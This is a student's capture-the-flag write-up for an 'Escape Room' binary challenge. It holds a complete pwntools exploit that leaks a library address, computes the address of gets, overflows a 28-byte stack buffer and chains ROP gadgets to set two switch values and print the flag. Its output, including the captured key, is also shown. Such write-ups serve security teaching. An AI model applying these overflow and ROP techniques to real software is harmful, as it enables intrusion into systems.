

CTF Report: Escape Room


2017313008 Kim TaeEun




```
Your move >>> 1
Switch1:
        Addr: 0x08052000
        OFF : 0x0
        ON  : 0xdeadbeef
```



```
Your move >>> 2
Switch2:
        Addr: 0x08052004
        OFF : 0x0
        ON  : "SWE3025"
```




```
Your move >>> 3
Button1:
        Addr: 0x08049276
        Description: Opens the flag file when Switch1 is ON
```



```
Your move >>> 4
Button2:
        Addr: 0x08049311
        Description: Prints the flag file when Switch2 is ON
```

We need to turn on switch1 and switch2 to get the flag.


We will store 0xdeadbeef at switch1 address and SWE3025 at switch2 address.



```
 ~/escape-room objdump -d ./escape-room |egrep 'pop|ret'
 8049022:       5b                      pop    %ebx
 8049023:       c3                      ret
```

We need gadget (pop – ret) to change the return address of switch.

Gadget address: 0x08049022



```
from pwn import *

target='./escape-room'
p=process(target)
io=p

switch1_addr=0x08052000
switch2_addr=0x08052004

button1_addr=0x08049276
button2_addr=0x08049311

# pop ret
gadget=0x08049022

io.recv()
print(io.recv())
io.sendline("5")

print(io.recvuntil("libxml2.so.2\nRange: "))
msg=str(io.recv())
msg=msg[2:28]
msg=msg.split("->")[0]
lib_addr=int(msg, 16)

"""
In gdb,
library: 0xf7df1000 (libxml2.so.2)
gets: 0xf7b530c0
"""

addrdif=0xf7df1000-0xf7b530c0
get_addr=lib_addr-addrdif

io.sendline("6")

payload=b'\x90' * 28
payload+=p32(get_addr)+p32(gadget)+p32(switch1_addr)
payload+=p32(get_addr)+p32(gadget)+p32(switch2_addr)
payload+=p32(button1_addr)+p32(button2_addr)

io.sendline(payload)
io.sendline(p32(0xdeadbeef))
io.sendline("SWE3025")

io.interactive()
```

ROP chain

With ‘gets’ function, we can overwrite 0xdeadbeef in Switch1 address, and SWE3025 in Switch2 address.

In gdb, we can get


/lib/i386-linux-gnu/libxml2.so.2 address (0xf7df1000)

‘gets’ function address(0xf7b530c0)

address difference = 0xf7df1000 - 0xf7b530c0 = 2744128

These addresses change every time you run the program, but the difference does not change.

So, we can get the address of the gets function from this. (get_addr)



```
Your move >>> 6
Now, shall we play a game? >>> 
```


After we enter ‘6’ (Attempt to escape), escape() function is executed.

In gdb, we can see this buffer size is 0x1c (28).

From 29th byte, we can overwrite the return address of welcome() function.

So, we write a ROP chain to successively execute two ‘gets’ to change the values of switch 1 and 2,

and then, the flags can be obtained through button 3 and 4.



```
Now, shall we play a game? >>>
WWXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXWW
WKo:cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc:oKW
WKc;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;lkOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOxc;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMWK0OO0NMMMMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMW0o:;;;;cxXMMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMO:;;;;;;;;dNMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMWk;;;;;;;;;oXMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMXo;;;;;;;cOXOdxxxxxxxxxxxdxKWMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMMNOdolodkK0d:;;;;;;;;;;;;;;c0WMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMMMMWKOOOko:;;;;;lxxxxxxkdc;;cOWMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMMMM0c;;;;;;;;;;;c0WMMMMMWKl;;:kNMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMMMKl;;;;;;;;;;;;;:kNMMMMMMKo;;:xNMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMNd;;;:l:;;;;;;;;;:xNMMMMMMXd:;;dNKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMWx:;;:kXx:;;;;;;;;;;oXMMMMMMNkdkKWKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;lkOOOOOOx:;;;xNMWkc;;;;;;;;;;lKWMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;;;;;;;;;;;;;dXMMMW0c;;;;;;;;;;cOWMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;cdxxdddddddxXMMMMMWKl;;;;;;;;;;:kNMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMMMMMXo:;;;;;;;;;:kWMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMMMMMMX0o;;;;;;;;;oNMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMMMMMWOdc;;;;;;;;;oNMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMMMMNx:;;;;:dx:;;;oNMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMMMXo;;;;;ckNO:;;;oNMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMMMW0l;;;;;l0WMO:;;;oNMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMMMMMMMMNk:;;;:cdXMMMO:;;;lOK0000000xdddkd;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMMMXd:;;;ckXNMMMM0:;;;;;;;;;;;;;;;;:kk;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMMW0l;;;;l0WMMMMMM0l::::::::::::::::ckk;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMMWkc;;;:dXMMMMMMMMWXXXXXXXXXXXXX0xdddxo;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dWMMMMMMMMXd:;;;cOWMMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMWKo;;;;oKWMMMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;dNMMMMMMXxooooxXMMMMMMMMMMMMMMMMMMMMMMMMMMKl;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;:d0WMMMMXkxxxkXWMMMMMMMMMMMMMMMMMMMMMMMMMMWKdc;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;;;:oONMMW0d:;;cxXWMMMMMMMMMMMMMMMMMMMMMMMMMMWXxc;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;;;;;;lxkkkkl;;;;cxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkd:;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;cKW
WKc;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;cKW
MNOxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxONM
WMWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWMW
You ESCAPED!!! Take this key with you
-----------------------------------------------
i1ANKBlk4WhqCVrDx7Cij731hu3trhca
-----------------------------------------------
```